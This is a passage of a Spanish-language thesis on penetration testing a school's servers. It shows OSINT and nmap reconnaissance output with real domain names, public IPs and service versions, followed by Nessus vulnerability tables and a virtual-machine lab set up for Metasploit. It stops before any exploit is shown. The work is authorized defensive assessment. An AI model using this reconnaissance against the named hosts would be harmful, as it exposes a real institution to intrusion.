


Figura 6-4: Búsqueda de información con footprint de *maltego*.
Realizado por: (Carrasco, Samuel, 2019)


La información conseguida por las herramientas ejecutadas, permitirán avanzar a la siguiente fase.

*4.1.2. **Reconocimiento Activo** (Escaneo de Puertos)*

R3con1z3r: Herramienta para recoger información web con las características **OSINT**

Figura 7-4: Ejecución de *r3con1z3r*.
Realizado por: (Carrasco, Samuel, 2019)

La ejecución de esta herramienta genera un informe en html, en el que se muestra información referente a ruteo, DNS, nmap whois, plataforma del servidor web:



R3C0N1Z3R Report - [sfelipeneri.edu.ec]

HTTP header information

```
HTTP/1.1 302 Found
Date: Sun, 20 Oct 2019 16:54:51 GMT
Server: Apache
Location: https://www.sfelipeneri.edu.ec/
Content-Type: text/html; charset=iso-8859-1
```

Trace Route

```
Start: 2019-10-20T16:47:01+0000
HOST: web01                                          Loss%   Snt   Last   Avg  Best  Wrst StDev
  1.|-- 45.79.12.202                                   0.0%     3    0.7   0.7   0.7   0.7   0.0
  2.|-- 45.79.12.6                                     0.0%     3    1.4   0.8   0.5   1.4   0.5
  3.|-- 198.245.16.45                                  0.0%     3    1.6   1.6   1.4   1.7   0.2
  4.|-- ae-0.r23.dllstx09.us.bb.gin.ntt.net            0.0%     3    1.3   1.3   1.3   1.4   0.0
  5.|-- ae-8.r23.snjsca04.us.bb.gin.ntt.net            0.0%     3   39.5  39.6  39.5  39.9   0.2
  6.|-- ae-45.r01.snjsca04.us.bb.gin.ntt.net           0.0%     3   39.1  39.1  38.9  39.2   0.1
  7.|-- ae-0.a02.snjsca04.us.bb.gin.ntt.net            0.0%     3   40.6  41.1  40.2  42.4   1.2
  8.|-- ae-0.liberty1global.snjsca04.us.bb.gin.ntt.net  0.0%     3   45.1  47.0  45.1  50.7   3.2
  9.|-- us-was03a-rdl-ae-0-0.aorta.net                 0.0%     3   68.5  68.9  68.4  70.0   0.9
 10.|-- us-chi01a-ri3-ae-9-0.aorta.net                 0.0%     3   74.8  74.9  74.8  74.9   0.0
 11.|-- 213.46.182.14                                  0.0%     3   95.3  96.1  95.3  97.4   1.2
 12.|-- 69.79.106.17                                   0.0%     3   95.1  95.1  95.1  95.2   0.0
 13.|-- 63.245.70.159                                  0.0%     3  141.4 148.4 141.3 162.3  12.1
 14.|-- ???                                           100.0     3    0.0   0.0   0.0   0.0   0.0
 15.|-- ???                                           100.0     3    0.0   0.0   0.0   0.0   0.0
 16.|-- 186.5.98.241                                   0.0%     3  177.8 166.4 160.6 177.8   9.9
 17.|-- 181.39.74.67                                   0.0%     3  185.5 169.2 161.1 185.5  14.1
```

Whois Information

504 Gateway Time-out

nginx

DNS server record

```
sfelipeneri.edu.ec.     119     IN      MX      20 ALT1.ASPMX.L.GOOGLE.COM.
sfelipeneri.edu.ec.     119     IN      MX      40 ASPMX2.GOOGLEMAIL.COM.
sfelipeneri.edu.ec.     119     IN      MX      10 ASPMX.L.GOOGLE.COM.
sfelipeneri.edu.ec.     119     IN      MX      30 ALT2.ASPMX.L.GOOGLE.COM.
sfelipeneri.edu.ec.     119     IN      MX      50 ASPMX3.GOOGLEMAIL.COM.
sfelipeneri.edu.ec.     119     IN      NS      dns3.nodovip.COM.
sfelipeneri.edu.ec.     119     IN      NS      dns1.nodovip.COM.
sfelipeneri.edu.ec.     119     IN      NS      dns2.nodovip.COM.
sfelipeneri.edu.ec.     3599    IN      TXT     "v=spf1 mx a:mail-ot0-x22c.google.com -all"
sfelipeneri.edu.ec.     119     IN      A       181.39.74.67
sfelipeneri.edu.ec.     119     IN      SOA     dns1.nodovip.COM. soporte.nodovip.COM. 2019041702 120 120 604800 120
```

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-20 16:48 UTC
Nmap scan report for sfelipeneri.edu.ec (181.39.74.67)
Host is up (0.11s latency).

PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   open     ssh
23/tcp   filtered telnet
80/tcp   open     http
110/tcp  filtered pop3
143/tcp  filtered imap
443/tcp  open     https
3389/tcp filtered ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```

Website on the same server

No DNS server records found for sfelipeneri.edu.ec

Reverse IP Address

sfelipeneri.edu.ec
www.sfelipeneri.edu.ec

Page Links

https://www.sfelipeneri.edu.ec/

Figura 8-4: Búsqueda información pública con *r3con1z3r*.
Realizado por: (Carrasco, Samuel, 2019)

Para la obtención de las IPs de los servidores académicos, se sigue el proceso de ambiente de caja blanca, es decir; con conocimiento de esta información, por lo que, en resumen, la información conseguida y que se utiliza para la siguiente fase son las IPs:

Tabla 1-4: Ip - Servidores Fase 1

SERVIDOR	**IP**
Servidor Web:	181.39.74.[redacted]7
Servidor Académico	181.39.74.[redacted]8
Servidor Dspace	181.39.74.[redacted]6
Servidor WiFi	192.168.10.19

Realizado por: (Carrasco, Samuel, 2019)

Nota: por razones de privacidad no se muestra la IP completa de los servidores académicos

Nmap: para escaneo de puertos de nuestros servidores objetivos.

```
root@samuelcarrasco:~# nmap -sV -O 181.39.74.66
Starting Nmap 7.80 ( https://nmap.org ) at 2019-02-04 13:01 -05
Nmap scan report for 181.39.74.66
Host is up (0.00064s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.4 (protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips)
443/tcp open  ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.4
OS details: Linux 4.4

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.16 seconds
```

Figura 9-4: Escaneo de puertos al servidor dspace
Realizado por: (Carrasco, Samuel, 2019)

```
root@samuelcarrasco:~# nmap -sV -O 181.39.74.67
Starting Nmap 7.80 ( https://nmap.org ) at 2019-02-04 13:04 -05
Nmap scan report for 181.39.74.67
Host is up (0.00083s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.3 (protocol 2.0)
80/tcp  open  http     Apache httpd
443/tcp open  ssl/http Apache httpd (PHP 5.3.3)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3.10
OS details: Linux 2.6.32 or 3.10

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.05 seconds
```

Figura 10-4: Escaneo de puertos al servidor web
Realizado por: (Carrasco, Samuel, 2019)

```
root@samuelcarrasco:~# nmap -sV -O 181.39.74.68
Starting Nmap 7.80 ( https://nmap.org ) at 2019-02-04 13:07 -05
Nmap scan report for 181.39.74.68
Host is up (0.00071s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 5.3 (protocol 2.0)
80/tcp   open  http     Apache httpd 2.2.15 ((CentOS))
443/tcp  open  ssl/http Apache httpd 2.2.15 ((CentOS))
3306/tcp open  mysql?
1 service unrecognized despite returning data. If you know the service/version,
```

Figura 11-4: Escaneo de puertos al servidor académico
Realizado por: (Carrasco, Samuel, 2019)

Figura 12-4: Escaneo de puertos al servidor wifi
Realizado por: (Carrasco, Samuel, 2019)

4.1.3. Análisis de Vulnerabilidades (Caracterización de Riesgos)

Nessus: herramienta que permite identificar vulnerabilidades. Para el efecto, con el apoyo de la empresa CEDIA se ha hecho un seguimiento en nuestros tres servidores en dos fechas diferentes del presente año 2019: **4 de febrero** y **6 de junio**, este último, posterior a la aplicación de mecanismos de mitigación de riesgos. Esta información se encuentra en:

ANEXO B (Escaneo de Vulnerabilidades del **4 de febrero**) y,
ANEXO C (Escaneo de Vulnerabilidades del **6 de junio**)

Para la caracterización de las vulnerabilidades encontradas en el estado inicial de los servidores, se utilizarán los datos del **ANEXO B**.

Tabla 2-4: Vulnerabilidades con *nessus*, servidor DSpace

Servidor DSpace (181.39.74.x6) - 4 de febrero de 2019	
VULNERABILIDADES CRÍTICAS (0)	
VULNERABILIDADES ALTAS (0)	
VULNERABILIDADES MEDIAS (3)	51192 - SSL Certificate Cannot Be Trusted 15901 - SSL Certificate Expiry 42873 - SSL Medium Strength Cipher Suites Supported
VULNERABILIDADES BAJAS (2)	70658 - SSH Server CBC Mode Ciphers Enabled 65821 - SSL RC4 Cipher Suites Supported (Bar Mitzvah)
VULNERABILIDADES INFORMATIVAS (0)	

Realizado por: (Carrasco, Samuel, 2019)

Tabla 3-4: Vulnerabilidades con *nessus*, servidor Web

Servidor Web Institucional (181.39.74.x7) - 4 de febrero de 2019	
VULNERABILIDADES CRÍTICOS (0)	
VULNERABILIDADES ALTAS (0)	
VULNERABILIDADES MEDIAS (3)	11213 - HTTP TRACE / TRACK Methods Allowed 90317 - SSH Weak Algorithms Supported 42873 - SSL Medium Strength Cipher Suites Supported
VULNERABILIDADES BAJAS (3)	70658 - SSH Server CBC Mode Ciphers Enabled 71049 - SSH Weak MAC Algorithms Enabled 65821 - SSL RC4 Cipher Suites Supported (Bar Mitzvah)
VULNERABILIDADES INFORMATIVAS (0)	

Realizado por: (Carrasco, Samuel, 2019)

Tabla 4-4: Vulnerabilidades con *nessus*, servidor Académico

Servidor Académico (181.39.74.x8) - 4 de febrero de 2019	
VULNERABILIDADES CRÍTICAS (0)	
VULNERABILIDADES ALTAS (0)	
VULNERABILIDADES MEDIAS (4)	11213 - HTTP TRACE / TRACK Methods Allowed 11213 - HTTP TRACE / TRACK Methods Allowed 90317 - SSH Weak Algoithms Supported 42873 - SSL Medium Strength Cipher Suites Supported
VULNERABILIDADES BAJAS (3)	70658 - SSH Server CBC Mode Ciphers Enabled 71049 - SSH Weak MAC Algorithms Enabled 65821 - SSL RC4 Cipher Suites Supported (Bar Mitzvah)
VULNERABILIDADES INFORMATIVAS (0)	

Realizado por: (Carrasco, Samuel, 2019)

Tabla 5-4: Vulnerabilidades con *nessus*, servidor WiFi

Servidor WiFi (192.168.XX.18) - 4 de febrero de 2019	
VULNERABILIDADES CRÍTICAS (0)	
VULNERABILIDADES ALTAS (0)	
VULNERABILIDADES MEDIAS (1)	CVE-2019-1181 – RDP / DoS
VULNERABILIDADES BAJAS (0)	
VULNERABILIDADES INFORMATIVAS (0)	

Realizado por: (Carrasco, Samuel, 2019)

De los datos obtenidos, Se puede observarlos en forma gráfica




Gráfico 1-4: Vulnerabilidades en el servidor DSpace
Realizado por: (Carrasco, Samuel, 2019)




Gráfico 2-4: Vulnerabilidades en el servidor Web
Realizado por: (Carrasco, Samuel, 2019)




Gráfico 3-4: Vulnerabilidades en el servidor Académico
Realizado por: (Carrasco, Samuel, 2019)




Gráfico 4-4: Vulnerabilidades en el servidor WiFi
Realizado por: (Carrasco, Samuel, 2019)

4.2. Pruebas de Penetración en Escenarios Virtuales

4.2.1. Explotación de vulnerabilidades (Ataque)

4.2.1.1. Generación de ambientes de prueba

Para la parte probatoria de riesgos de intrusión a los Servidores a través de ataques informáticos y para evitar daño en los sistemas, se han creado máquinas virtuales con similares características se servicios habilitados y puertos abiertos.
Las IPs de las Máquinas Virtuales se relacionan con los servidores en tratamiento, de la siguiente manera:

Tabla 6-4: Ip's Privadas de servidores para fase de explotación

SERVIDOR	IP Original	IP Privada (MV)
Servidor Web:	181.39.74.[redacted]7	192.168.10.16
Servidor Académico / Financiero	181.39.74.[redacted]8	192.168.10.17
Servidor Dspace	181.39.74.[redacted]6	192.168.10.18
Servidor WiFi	192.168.[redacted].18	192.168.10.19

Realizado por: (Carrasco, Samuel, 2019)




Figura 13-4: Virtualización del servidor DSpace.
Realizado por: (Carrasco, Samuel, 2019)




Figura 14-4: Virtualización del servidor web.
Realizado por: (Carrasco, Samuel, 2019)




Figura 15-4: Virtualización del servidor académico.
Realizado por: (Carrasco, Samuel, 2019)




Figura 16-4: Virtualización del servidor WiFi
Realizado por: (Carrasco, Samuel, 2019)

```
root@samuelcarrasco:~# nmap -O 192.168.10.18 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2019-02-05 21:51 -05
Nmap scan report for 192.168.10.18
Host is up (0.0046s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS))
443/tcp closed https
MAC Address: 60:36:DD:D8:A6:76 (Intel Corporate)
Device type: general purpose|storage-misc|WAP|specialized
Running (JUST GUESSING): Linux 3.X|4.X|2.6.X (98%), Synology DiskStation Manager 5.X (91%), Asus embe
dded (90%), Crestron 2-Series (89%), HP embedded (89%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6 cpe:/a:
synology:diskstation_manager:5.2 cpe:/o:linux:linux_kernel cpe:/h:asus:rt-ac66u cpe:/o:crestron:2_ser
ies cpe:/h:hp:p2000_g3
Aggressive OS guesses: Linux 3.10 - 4.11 (98%), Linux 3.2 - 4.9 (96%), Linux 4.10 (95%), Linux 3.10 (
95%), Linux 4.4 (94%), Linux 2.6.32 - 3.13 (93%), Linux 3.16 - 4.6 (92%), Linux 3.13 - 3.16 (92%), Li
nux 3.4 - 3.10 (92%), Linux 2.6.22 - 2.6.36 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.82 seconds
root@samuelcarrasco:~#
```

Figura 17-4: Escaneo de puertos al servidor DSpace virtualizado.
Realizado por: (Carrasco, Samuel, 2019)

```
root@samuelcarrasco:~# nmap -O 192.168.10.16 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2019-02-05 21:49 -05
Nmap scan report for 192.168.10.16
Host is up (0.0063s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 5.3 (protocol 2.0)
80/tcp  open   http    Apache httpd 2.2.15 ((CentOS))
443/tcp closed https
MAC Address: 60:36:DD:D8:A6:76 (Intel Corporate)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.13
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.55 seconds
root@samuelcarrasco:~#
```

Figura 18-4: Escaneo de puertos al servidor Web virtualizado.
Realizado por: (Carrasco, Samuel, 2019)




Figura 19-4: Escaneo de puertos al servidor Académico virtualizado.
Realizado por: (Carrasco, Samuel, 2019)




Figura 20-4: Escaneo de puertos al servidor WiFi virtualizado.
Realizado por: (Carrasco, Samuel, 2019)

4.2.1.2. Explotación de Vulnerabilidades

Para determinar si un puerto abierto que además presenta una vulnerabilidad, representa un riesgo de seguridad, se procede a realizar el ataque a través de la herramienta Metasploit Framework.

*4.2.1.2.a. Explotación de vulnerabilidad al **puerto 22** (ssh) del servidor web.*

Por ser la primera explotación en este proyecto, se mostrará cada paso de forma detallada:

